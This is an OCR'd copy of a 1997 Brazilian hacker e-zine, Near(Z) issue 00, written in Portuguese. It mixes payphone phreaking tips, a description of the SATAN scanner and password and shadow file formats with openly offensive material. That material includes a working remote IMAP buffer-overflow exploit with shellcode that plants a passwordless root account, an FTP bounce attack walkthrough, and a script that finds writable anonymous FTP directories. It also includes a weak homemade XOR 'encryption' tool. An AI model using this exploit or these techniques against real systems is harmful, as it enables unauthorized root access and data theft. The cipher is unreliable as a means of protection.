
Use um editor NAO-grafico, exemplo: EDiT do DOS, senao characters estranhos
aparecerao na sua tela. Este arquivo esta com CR, pode ser lido no linux

=-= Near(Z) =-=-=-=-= TheGhostObtruder =-=-=-=-= TheRevenge =-=-=-=-=-=-=-=-=-



=-= Near(Z) =-=-=-=-=-=-=-=-=-= issue 00 =-=-=-=-=-=-=-=-=-=-=-=-= Near(Z) =-=


http://www.geocities.com/SiliconValley/Way/6711/

Versao revisada

READ
As informacoes contidas nesse arquivos sao para fins educativos!
O uso indevido dessas informacoes e' de SUA responsabiLidade
READ

index--index--index--index--index-index--index--index--index--index--index


q[21~



end-index-end-index-end-index-end-index-end-index-end-index-end-index-end-


"Um sistema so' e' inseguro quando e' mal configurado"
- Phiber Optik

"Nao cometam os mesmos erros que cometi.
Esse negocio de ser hacker pode parecer
excitante no principio, mas depois, quando
voce avalia o que fez, se lembra que so tem
uma vida para viver"
- Kevin Mitnick



O que e' o Near(Z)? Near(Z) e' uma "instituicao", nao governamental, sem fins
lucrativos, underground, resumindo mais uma "gang" virtual pra acabar com a
vida de provedores e explorar o submundo da internet, das redes conctadas a
essa maravilha que facilita a vida dos hackers. Agora vamos falar do zine
Este e' um zine pra hackers, crackers, warez. Esta' e' 1a. edicao (numero 00)
por esse motivo nao temos nenhum email pra colocar na sessao mail box, mas
mandem seus emails pra nearz@geocities.com que ele aparecera' na proxima
edicao. As materias feitas por membros do near(Z), sao exclusivamente
pro near(Z), entao a publicacao dos textos deve ser autorizada pelo
near(Z). Nao sou seu pai, nao me responsabilizo por voce! Nosso
objetivo e' divulgar aos hackers do .br qualquer coisa que tenha

a ver com o mundo TCP/iP, o mundo PPP, o mundo SLiP, o mundo do Linux, etc...por enquanto nao temos nosso proprio dominio mas estamos providen$iando, qualquer mudanca sera' avisada no OLD site. Se voce achar algum erro de qualquer natureza envie email pra gente avisando. Por enquanto os membros do near(Z), sao: TheRevenge, TheGhostObtruder. Tudo deve ser compartilhado desde simples arquivos txt's ate' codigos fontes. Etica , seguir ou nao seguir eis a questao ? Eu tenho a minha voce tem a sua e nao se fala mais nisso. A nossa revista pretende estar rodando por ai todo dia ?? uns dias antes, ou uns dias depois. Ahh, esperamos uma colaboracao da galera pra distribuir o zine.. Okay vamos ao que interressa, ficar aqui falando em introducoes, isso enche o saco...



Em nossa 1ª sessao Phreaking nao teremos muito a faLar
Preferimos ficar mais no Hacking
DiODO , Funciona, ou nao ?
Em um pequeno teste, percebemos que:
Em 5 TeLefones de Fichas, Funcionou em todos
Em 5 TeLefones de Cartao, Funcionou em apenas 1, nos outros conseguimos ligar mas nao podiamos "falar", a pessoa do outro lado nao ouvia nada

TeLefones interessantes da TeLe$P:

0800-104104, Pedido de 2a. via, Informacao sobre acoes...
0800-102102, Servicos de informacao automatica...

1 - O que e' SATAN ?

.S.ecurity
.A.nalysis
.T.ool for
.A.uditing
.N.etWorks

→ Ferramenta de analise de seguranca para auditoria de redes

Ele foi criado por Dan Farmer

2 - Pra que ele serve ?

Como o proprio nome diz, ele analisa a seguranca de uma rede
OU...pode ser usado pra saber o ponto fraco de uma rede para invadila...
Ele tem 3 modos de procura: Heavy, Medium e Light

No modo light verifica servicos:


111	RPC

No modo medium verifica servicos:

23	telnet
70	gopher
80	www
111	RPC
21	ftp
540	uucp
79	finger

No modo heavy, este faz o verdadeiro servico, que demoraria muito se fosse feito manualmente, ele verifica cada servico do modo medium so' que em todas as portas menores que 1024

por exemplo se o host possuir uma porta telnet, so' pra funcionarios
na porta 797, niguem vai saber da existencia dessa porta
ai voce usa o SATAN nesse host, e ja' era privaciade...
Mas CUiDADO, se voce usar o SATAN, vai ficar nos log's do host entao
saiba QUANDO, COMO e ONDE usa-lo
Voce pode pegar o script do SATAN na nossa HomePage



Entendendo arquivos de passwd

Um passwd de 8 carateres e' codificado 4096 * 13.
Para fazer um dicionario de 400 mil palavras, nomes,passwds, e variacoes
simples, o ideal seria desenvolve-lo num disco rigido de 4GB,para que todas
combinacoes possiveis sejam feitas.
O arquivo passwd tambem contem informacao como user ID e group ID que e'
usado por muitos programas do sistema. Entao, e' necessario que o arquivo
permaneca legivel pra todos.

Formato do arquivo /etc/passswd:

```
username:passwd:UID:GID:full_name:directory:shell
```

Onde:

```
Username  -> Nome do user
passwd    -> Senha encripitada
UID       -> Numerico user ID
GID       -> Numerico default group ID
full_name -> O nome completo do usuario - Este campo e' chamado de GECOS
             (General Electric Comprehensive Operating System) e pode conter
             outras informacoes alem do nome completo do usuario.
Directory -> Diretorio home do usuario.
Shell     -> shell do usuario
Exemplo   -> username:Npge08pfz4wuk:503:100:Full Name:/home/username:/bin/sh
```

Onde Np e' o "sal" e ge08pfz4wuk e' o passwd encripitado. O sal/password pode
ser kbeMVnZM0oL7I que e' o mesmo passwd encripitado do exemplo. Uma mesma
passwd pode ser codificada 4096 vezes.

Eis um programa em C que lista o conteudo do arquivo passwd.:
Simples e util:

```
----[ say_passwd.c ]----------start----------Cut-Here-
#include "pwd.h"
void main (void)
{
 struct passwd *pswd;
 while(pswd=getpwent())
 printf("%s:%s:%d:%d:%s:%s:%s\n",
         pswd -> pw_name,   // Name, aquele que voce usa no "login:"
         pswd -> pw_passwd, // Password, encryptado
         pswd -> pw_uid,    // User ID
         pswd -> pw_gid,    // Group ID
         pswd -> pw_gecos,  // GECOS
         pswd -> pw_dir,    // Home Dir
         pswd -> pw_shell); // Shell
}
----[ say_passwd.c ]----------end----------Cut-Here-
```

Por que voce poderia nao querer passar suas senhas do arquivo /etc/passwd
para o arquivo /etc/shadow em sua maquina?
Ha algumas circunstancias e configuracoes nas quais fazer isso nao seria
uma boa ideia:

1. Sua maquina nao contem usuarios ou seja voce usa seu Unix apenas para
   conectar em outros servidores

2. Sua maquina esta rodando em uma LAN e esta usando NIS (Network Information
   Services) somente para adquirir nome de usuarios e passwds para outras

maquinas na Network. (E' possivel usar shadow. Mas nao aumentaria muito a seguranca...)

3. Sua maquina esta sendo usada atraves de servidores e terminais para verificar usuarios pela NFS (Network File System), NIS, ou por algum outro metodo.

Exemplo do arquivo /etc/passwd apos as senhas terem sido passadas para o arquivo /etc/shadow.

username:x:503:100:Full Name:/home/username:/bin/sh

Formato do arquivo /etc/shadow
O arquivo contem as seguintes informacoes:

username:passwd:last:may:must:warn:expire:disable:reserved

Onde:
Username -> A mesma coisa do /etc/passwd
passwd   -> A mesma coisa do /etc/passwd
Last   -> Ultimo vez/dia que o passwd foi mudado
May   -> Dias antes que o passwd possa ser mudado
Must   -> Numero de dias depois do que o passwd foi mudado
Warn   -> Dias antes do passwd (conta) expirar aquele usuario e' alertado
Expire   -> Dias depois do passwd expirar a conta se torna invalida
Disable   -> Dias como por exemplo Jan 10, 1983 aquela conta e' invalida
Reserved -> Um campo reservado

O exemplo poderia ser entao:
username:Npge08pfz4wuk:9479:0:10000::::

DES - funcao crypt()

"Crypt" e' a funcao de encripitacao do arquivo que estao localizados os passwds. Esta funcao e' baseado em "Data Encryption Standard" algoritmo com variacoes pretendidas (entre outras coisas).

A funcao "cript" usa o passwd do usuario como chave. A string codificada e' toda em NULLs

O sal e' uma string de dois carateres escolhido no jogo de a-z; A-Z; 0-9. /. Esta string e' usada para ajudar com que o algoritmo seja feito em 4096 modos diferentes.

Pegando os 7 bits de cada caracter da chave, e' obtida uma chave de 56-bit Esta chave de 56-bit e' usada para codificar repetidamente uma string (normalmente uma string consiste em todos os zeros).
O valor devolvido aponta ... o passwd codificado, uma serie de 13 caracteres ASCII imprimiveis (os primeiros dois caracteres representam o proprio sal).

A maioria dos Shadow Passwd contem um codigo para dobrar o tamanho do passwd para 16 caracteres. (Nao recomendado)

Ha' trabalho em desenvolvimento que permitiria substituir o algoritmo de autenticacao com algo mais seguro e com apoio para passwds mais longos (especificamente o MD5 algoritmo) que retem compatibilidade com o metodo.

Habilitando o Shadow Passwd em sua maquina SunOs

Esta e' para quem quer proteger seus arquivos de passwd
Ao contrario de convicao popular, Shadow Passwds podem ser habilitadas seguindo alguns passos faceis e pequenos contanto que tenham nocao do que estao fazendo.
(Obs: Somente maquinas usando SunOs e se possivel NIS "Network Information Services" instalado).

1 - Faca um backup do passwd maps em seu "NIS master". Faca um backup auxiliar do Makefile em seu "NIS master" tambem.

2 - No diretorio onde voce mantem seu "NIS maps", crie um diretorio chamado security (por exemplo /var/yp/security).

```
cd /var/yp
mkdir security
chown root security
chmod 700 security

3 - Pegue todos seus passwds (/etc/passwd)  e os coloque no arquivo
passwd.adjunct no diretorio security, substitua todas as entradas de senhas
no passwd map com entradas atraves de duas marcas de '#'. Como mostrado
no exemplo:

root:##root:0:0::/:/bin/csh

O formato para o  Shadow Passwd segue a forma entao de:

username:_passwd:::::

Onde _passwd e' o que voce retirou do arquivo de passwd. Nos 5 campos
restantes nao ponha qualquer coisa. Eles estao agora no nivel C2
de seguranca.
Use agora este script para  gerar o arquivo  passwd.adjunct.

nawk -F \:'{printf (%s:%s:::::\n ", $1, $2)}'passwd > security/passwd.adjunct

E o script seguinte fixar seu arquivo de passwd

nawk -F \: '{printf (%s:##%s:%s:%s:%s:%s:%s\n ", $1, $1, $3, $4, $5, $6, $7)}' passwd> passwd.new

Confira agora o arquivo passwd.new para corrigir qualquer erro antes de
substituir o passwd com este novo arquivo. Agora tambem e' a hora perfeita
para conferir os usuarios que nao tem nenhum passwd e substituir a entrada de
passwd de emtpy com um " * " no arquivo  passwd.adjunct.

4 - Crie um diretorio com o nome de /etc/security em sua maquina. E leve
o passwd do root (e qualquer outro passwd "local") localizado em seu arquivo
/etc/passwd e coloque-os em /etc/security/passwd.adjunct.

#mkdir /etc/security
#chmod 700 /etc/security

Entao encha o arquivo /etc/security/passwd.adjunct com algo parecido:

root:ZbAirHUqwr9w:::::
nobody: *:::::
daemon: *:::::
sys: *:::::
bin: *:::::
audit: *:::::
sync: *:::::
AUpwdauthd: *:::::
AUyppasswdd: *:::::
+::::::


5 - Ponha as duas linhas seguintes em seu "NIS master passwd map"

AUpwdauthd:##AUpwdauthd:10:10::/lost+found:/bin/true
AUyppasswdd:##AUyppasswdd:11:10::/lost+found:/bin/true

Lost+found pode ser substituido com o nome de qualquer diretorio local

6 - Ponha as  duas linhas seguintes em seu passwd.adjunct.

AUpwdauthd: *:::::
AUyppasswdd: *:::::

7 - Agora voce precisa ter certeza que quando voce atualizar passwds e
    usuarios que seu Makefile esta' correto para colocar o map de
    passwd.adjunct. Reveja  seu Makefile e some uma nova entrada, para isso
    nos chamamos o nosso c2secure.
    Agora voce precisa adicionar um novo dominio para esta entrada.

c2secure:
        - @if [-f $(DIR)/security/passwd.adjunct]; then \
                if [! $(NOPUSH)]; then $(MAKE) $(MFLAGS) -k \
                passwd.adjunct.time group.adjunct.time; \
```

```
                else $(MAKE) $(MFLAGS) -k NOPUSH=$(NOPUSH) \
                passwd.adjunct.time group.adjunct.time; \
                fi; \
        fi
```

9 - Voce precisa ter certeza que o rpc.yppasswdd em seu "NIS master" agora
    esta rodando com as flags certas. Abaixo ha' uma amostra de como deve ser
    feito
    O -noshell e as flags de -nogecos especificam que nao sao permitidos para
    os usuarios mudar o shell deles ou os seus nomes usando o comando passwd

```
if [-f /usr/etc/rpc.yppasswdd]; then
rpc.yppasswdd /var/yp/dbdir/passwd /var/yp/dbdir/security/passwd.adjunct -nosingle -noshell
-nogecos -m passwd.adjunct> /dev/console
echo -n ' yppasswdd'
fi
```

Nao sei se esta bem explicado mas espero que tenham entendido.

De final aqui vai um remote exploit para Linux, ele adiciona uma conta de
root no arquivo /etc/passwd e se precisar no /etc/shadow. Voce apenas vai
precisar do endereco da vitima.


```
————[ imap_daemon.c ]—————start————————————————————————Cut—Here—
/* Name: imap daemon  */
/* autor: Akylonius   */

#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <netdb.h>

char *h_to_ip(char *hostname);
char *h_to_ip(char *hostname) {

  struct hostent *h;
  struct sockaddr_in tmp;
  struct in_addr in;

  h = gethostbyname(hostname);

  if (h==NULL) { perror("Resolving the host. \n"); exit(-1); }

  memcpy((caddr_t)&tmp.sin_addr.s_addr, h->h_addr, h->h_length);
  memcpy(&in,&tmp.sin_addr.s_addr,4);
  return(inet_ntoa(in));
}

void banner(void) {
  system("clear");
  printf("\nIMAP Exploit for Linux.\n");
  printf("\n\tAuthor: Akylonius (aky@galeb.etf.bg.ac.yu)\n");
  printf(" Modifications: p1 (p1@el8.org)\n");
}

main(int argc, char **argv) {
  int fd;
  struct sockaddr_in sckdaddr;
  char *hostname;
  char buf[4092];
  int i=8;
  char realegg[] =
    "\xeb\x58\x5e"
    "\x31\xdb\x83\xc3\x08\x83\xc3\x02\x88\x5e\x26"
    "\x31\xdb\x83\xc3\x23\x83\xc3\x23\x88\x5e\xa8"
    "\x31\xdb\x83\xc3\x26\x83\xc3\x30\x88\x5e\xc2"
    "\x31\xc0\x88\x46\x0b\x89\xf3\x83\xc0\x05\x31"
    "\xc9\x83\xc1\x01\x31\xd2\xcd\x80\x89\xc3\x31"
    "\xc0\x83\xc0\x04\x31\xd2\x88\x56\x27\x89\xf1"
    "\x83\xc1\x0c\x83\xc2\x1b\xcd\x80\x31\xc0\x83"
    "\xc0\x06\xcd\x80\x31\xc0\x83\xc0\x01\xcd\x80"
```

```
    "iamaselfmodifyingmonsteryeahiam\xe8\x83\xff\xff\xff"
    "/etc/passwdxroot::0:0:r00t:/:/bin/bashx";
  char *point = realegg;
  buf[0]='*';
  buf[1]=' ';
  buf[2]='l';
  buf[3]='o';
  buf[4]='g';
  buf[5]='i';
  buf[6]='n';
  buf[7]=' ';

  banner();

  if (argc<2)  {
     printf("\nUsage: %s <hostname>\n\n", argv[0]);
     exit(-1);
  }

  hostname=argv[1];

  while(i<1034-sizeof(realegg) -1) /* -sizeof(realegg)+1) */
    buf[i++]=0x90;

  while(*point)
    buf[i++]=*(point++);

  buf[i++]=0x83; /* ebp */
  buf[i++]=0xf3;
  buf[i++]=0xff;
  buf[i++]=0xbf;
  buf[i++]=0x88; /* ret adr */
  buf[i++]=0xf8;
  buf[i++]=0xff;
  buf[i++]=0xbf;

  buf[i++]=' ';
  buf[i++]='b';
  buf[i++]='a';
  buf[i++]='h';
  buf[i++]='\n';

  buf[i++]=0x0;

  if ((fd=socket(AF_INET,SOCK_STREAM,0))<0) perror("Error opening the socket. \n");

  sckdaddr.sin_port=htons(143);
  sckdaddr.sin_family=AF_INET;
  sckdaddr.sin_addr.s_addr=inet_addr(h_to_ip(hostname));

  if (connect(fd,(struct sockaddr *) &sckdaddr, sizeof(sckdaddr)) < 0)
      perror("Error with connecting. \n");

  printf("hmm: \n");
  getchar();
  write(fd,buf,strlen(buf)+1);
  printf("hmm: \n");
  close(fd);
}
----[ imap_daemon.c ]----------end----------Cut-Here-
```

Local de alguns shadows

Version	Path	Token
AIX 3 or	/etc/security/passwd /tcb/auth/files//	! !
A/UX 3.0s	/tcb/files/auth/?/	*
BSD4.3-Reno	/etc/master.passwd	*
ConvexOS 10	/etc/shadpw	*

ConvexOS 11	/etc/shadow	*
DG/UX	/etc/tcb/aa/user/	*
EP/IX	/etc/shadow	x
HP-UX	/.secure/etc/passwd	*
IRIX 5	/etc/shadow	x
Linux 1.1	/etc/shadow	*
OSF/1	/etc/passwd[.dir|.pag]	*
SCO Unix #.2.x	/tcb/auth/files/	/
SunOS4.1+c2	/etc/security/passwd.adjunct	##username
SunOS 5.0	/etc/shadow	*
System V Release 4.0	/etc/shadow	x
System V Release 4.2	/etc/security/database	*
Ultrix 4	/etc/auth[.dir|.pag]	*
UNICOS	/etc/udb	*



Nao tenho muito o que falar aqui entao vamos direto ao que interessa, sem enrolacao.

Motivo

Um exemplo:
Voce e' um usuario em foreign.fr,seu IP address e' F.F.F.F, e vc quer puxar o codigo de fonte de "cryptographic" em crypto.com nos EUA. O servidor de FTP de crypto.com e' fixo e ate' permite sua conexao, porem quando vai puxar o "crypto sources" aparesse "acess denied".Isso acontece porque seu indereco IP e' de um local de nao-EUA. Em todo caso, voce nao pode receber o que voce quer do servidor de crypto.com diretamente.

Porem, crypto.com permite para ufred.edu puxar fontes de "crypto" porque ufred.edu tambem esta no EUA. Vamos supor que o diretorio /incoming em ufred.edu qualquer usuario anonimo tem acesso para gravar e ler arquivos. E vamos supor que o endereco IP de Crypto.com e' C.C.C.C.

Ataque

Voce tem que ter um servico de FTP em sua maquina. Abra uma secao de FTP ao real IP de sua propria maquina .
Va para um diretorio conveniente onde voce tem permicao para escrever e entao faz:

```
    quote "pasv"
    quote "stor foobar"
```

Tome nota do endereco e porta que serao devolvidos do commando acima.Vamos supor que foi devolvido o seguinte endereco F,F,F,F,X,X de "PASV".Esta sessao de FTP pode ser fechada agora

Crie um arquivo que contem os seguintes comandos de FTP. Chamemos este arquivo de "instrs "

```
----[   instr.c    ]----------start----------------------------------Cut-Here-
user ftp
pass -anonymous@
cwd /export-restricted-crypto
type i
port F,F,F,F,X,X
retr crypto.tar.Z
quit
    ...
----[   instr.c    ]----------end------------------------------------Cut-Here-
```

F,F,F,F,X,X e' o mesmo endereco e porta que sua propria maquina lhe deu
na primeira coneccao.


Abra uma coneccao de FTP em ufred.edu, log como anonymous , e de cd /incoming
Digite o seguinte nesta secao de FTP fara com que o servidor de ufred.edu
conecte com o servidor de FTP de crypto.com e pegue o arquivo escolhido para
voce.

```
    put instrs
    quote " port C,C,C,C,0,21 "
    quote "retr instrs "
```

Onde C,C,C,C e'o endereco IP de crypto.com e 21 e'a porta.
Crypto.tar.Z deveria aparecer agora como " foobar " em sua maquina.
Apague "instrs" de ufred.edu e saia.
Caso apos receber o arquivo a coneccao cair tera que reconectar para apagar-lo

Este e' um script para achar diretorios e arquivos onde voce possa ler e
gravar quando logado como anonymous em servidores FTP.


```
----[  find_rw.c   ]----------start----------------------------------Cut-Here-
#! /bin/sh
ftp -n $1 << INIMIGO
quote "user ftp"
quote "pass -nobody@"
prompt
cd /
dir "-aR" xxx.$$
bye
INIMIGO
cat  -v xxx.$$ | awk '
  BEGIN { idir = "/" ; dirp = 0 }
  /.: $/ { idir = $0 ; dirp = 1; }
  / ^ [-d][-r] (......w.|........  * [0-9] * ftp *) / {
    if (dirp == 1) print idir
    dirp = 0
    print $0
  } '
rm xxx.$$
----[  find_rw.c   ]----------end------------------------------------Cut-Here-
```




```
  < Only for C programmers >
  Em Nossa 1ª sessao EnCryPt vamos dar de presente um programa simples
  que pode ser utiL...
  Substitua aqueles "0x66" por seus numeros prediletos.
  Para usa-lo : CRIPT [+/-] [file_input] [file_output]
  "[+/-]"         ---  use "+" para criptar e "-" para decriptar
  "[file_input]"  ---  coloque o nome do arquivo original
  "[file_output]" ---  coloque o nome do arquivo encriptado

  Exemplo: CRIPT + confidencial.txt confidencial.secreto    ; isto encripta
           CRIPT - confidencial.secreto confidencial.txt    ; isto decripta

  Observacao: NAO use o mesmo arquivo para input e output!!!
              porque?? descobri!
```

```
----[   crypt.c    ]----------start-------------------------------------Cut-Here-
#define _c0     0x66                    //   0a. Chave (como se pronucia isto ?)
#define _c1     0x66                    //   1a. Chave [ todas as chaves devem
#define _c2     0x66                    //   2a. Chave   ter 2 digitos em hexa ]
#define _c3     0x66                    //   3a. Chave
#define _c4     0x66                    //   4a. Chave
#define _c5     0x66                    //   5a. Chave
#define _c6     0x66                    //   6a. Chave
#define _c7     0x66                    //   7a. Chave
#define _c8     0x66                    //   8a. Chave
#define _c9     0x66                    //   9a. Chave
#define _c10    0x66                    //  10a. Chave
#define _c11    0x66                    //  11a. Chave
#define _c12    0x66                    //  12a. Chave
#define _c13    0x66                    //  13a. Chave
#define _c14    0x66                    //  14a. Chave
#define _c15    0x66                    //  15a. Chave
#define _c16    0x66                    //  16a. Chave
#define _c17       6                    //  17a. Chave ( esta deve ser < que 10)
                                        //  se voce usar um numero > 10 nao
                                        //  sera' colocado "lixo" no arquivo...

#define RegTo      "UNRegistred"     // Coloque seu nome/nick
#define say        printf

#define ERRO_001  "Parametros insuficientes...\n CRIPT [+/-] [file_input] [file_output]\n"
#define ERRO_002  "Arquivo nao Encontrado (argv[2])...\n"
#define ERRO_003  "Comando invalido (argv[1])...\n"
#define ERRO_004  "Erro Abrindo (argv[2])...\n"
#define ERRO_005  "Erro Criando (argv[3])...\n"
#define ERRO_006  "Sem Memoria...\n"
/*----------------------------*/
 #include "string.h"
 #include "stdio.h"
 #include "malloc.h"  // Se voce usa GCC deixe isto aqui
                      // Se voce usa TCC coloque "alloc.h" no
                      // lugar de "malloc.h"
/*----------------------------*/
  FILE *fp_in;
  FILE *fp_to;
  unsigned long int i=0;
  unsigned long int l=0;
  unsigned long int j=0;
/*----------------------------*/
 void saydel(int n){ int  k;
 for(k=0;k<n;k++)say("%c",8);}
/*----------------------------*/
 void Cript0(char *tofile);
 void DCript(char *tofile);
/*----------------------------*/
  void main( int argc, char **argv )
  {
    unsigned short int A=0; //  Encrypt .or. DCrypt
    say("\nCript 1.00 - 1997 - by: TheGhostObtruder Near(Z)\nRegistred: %s\n\n",RegTo);
    if( argc  <   4    )  { say(ERRO_001); exit(1); }
    if( argv[1][0]=='+')  { A=0; }
    if( argv[1][0]=='-')  { A=1; }
    if(A==0){
       if((fp_in=fopen(argv[2],"rb"))==NULL){ say(ERRO_004); exit(1); }
       Cript0(argv[3]);       fclose(fp_in);  fclose(fp_to);
    }
    if(A==1){
       if((fp_in=fopen(argv[2],"rb"))==NULL){ say(ERRO_004); exit(1); }
       DCript(argv[3]);       fclose(fp_in);  fclose(fp_to);
    }
  }
  //-----------------------
  void Cript0(char *tofile)
  {
   unsigned int  ch;
   say("Cript Processing : ");
   for(i=0;i<_c15;i++){ rand(); } // Inicializa um nova seed com Chave
   i=j=l=0;
   if((fp_to=fopen(tofile,"wb"))==NULL){ say(ERRO_005); exit(1); }
   while( (ch=getc(fp_in)) != (unsigned)EOF){l++;
    ch ^= _c10;  j++;   // inverte os bits,
```

```
    ch ^= _c11;  j++;   // exemplo:
    ch ^= _c12;  j++;   // CHAVE....: 01111100 - 7C - '|'
    ch ^= _c13;  j++;   // CARACTER.: 10010110 - 96 - 'û'
    ch ^= _c14;  j++;   // RESULTADO: 11101010 - EA - 'Ω'

    ch += rand();j++;   // Chave Randomica

    if((i++) == 10)i=0;   //     \
    if(i==0) ch += _c0;   //      |
    if(i==1) ch += _c1;   //      |
    if(i==2) ch += _c2;   //      |  isto usa uma chave pro
    if(i==3) ch += _c3;   //      |- primeiro byte, outra
    if(i==4) ch += _c4;   //      |  pro segundo e assim vai...
    if(i==5) ch += _c5;   //      |
    if(i==6) ch += _c6;   //      |
    if(i==7) ch += _c7;   //      |
    if(i==8) ch += _c8;   //      |
    if(i==9) ch += _c9;   //     /

    putc(ch,fp_to);   // Colocamos o byte encriptado no novo arquivo
    say("%8ld",j);
    saydel(8);

    if(i==_c17){ putc(rand(),fp_to);j++; } // isto coloca "lixo" no arquivo
                                           // pra dificultar a desincriptacao
                                           // em caso do arquivo cair em maos
                                           // erradas
   }
   say(" %8ld End, %8ld Bytes\n",j,l);
  }
  //------------------------
  void DCript(char *tofile)
  {
   unsigned int  ch;
   say("DCript Processing : "); // Este processo So' vai retirar as chaves
   for(i=0;i<_c15;i++) rand();
   l=i=j=0;

   if((fp_to=fopen(tofile,"wb"))==NULL){ say(ERRO_005); exit(1); }
   while( (ch=getc(fp_in)) != (unsigned)EOF){l++;
    if((i++) == 10)i=0;j++;
    if(i==_c17+1){rand();ch=getc(fp_in);} // Retiramos o "lixo"
                                          // Colocado propositalmente
    if(i==0) ch -= _c0;
    if(i==1) ch -= _c1;
    if(i==2) ch -= _c2;
    if(i==3) ch -= _c3;
    if(i==4) ch -= _c4;
    if(i==5) ch -= _c5;
    if(i==6) ch -= _c6;
    if(i==7) ch -= _c7;
    if(i==8) ch -= _c8;
    if(i==9) ch -= _c9;

    ch -= rand();j++;
    ch ^= _c14;  j++;
    ch ^= _c13;  j++;
    ch ^= _c12;  j++;
    ch ^= _c11;  j++;
    ch ^= _c10;  j++;

    putc(ch,fp_to);
    say("%8ld",j);
    saydel(8);
   }
   say(" %8ld End, %8ld Bytes\n",j,l);
   say("\n");
  }
----[   crypt.c    ]----------end----------------------------------------Cut-Here-
  Este mes e' so' isso...
  Mas mes que vem tem o cript 2.0, arguardem...
```



TheGhostOBtruder

Como todo mundo sabe o Check Sum e' usado por alguns programas compactadores
de headers dos .EXE's, tipo assim, voce faz um programa, compila.
mas tem um problema, seu codigo fica exposto, se por exemplo seu programa
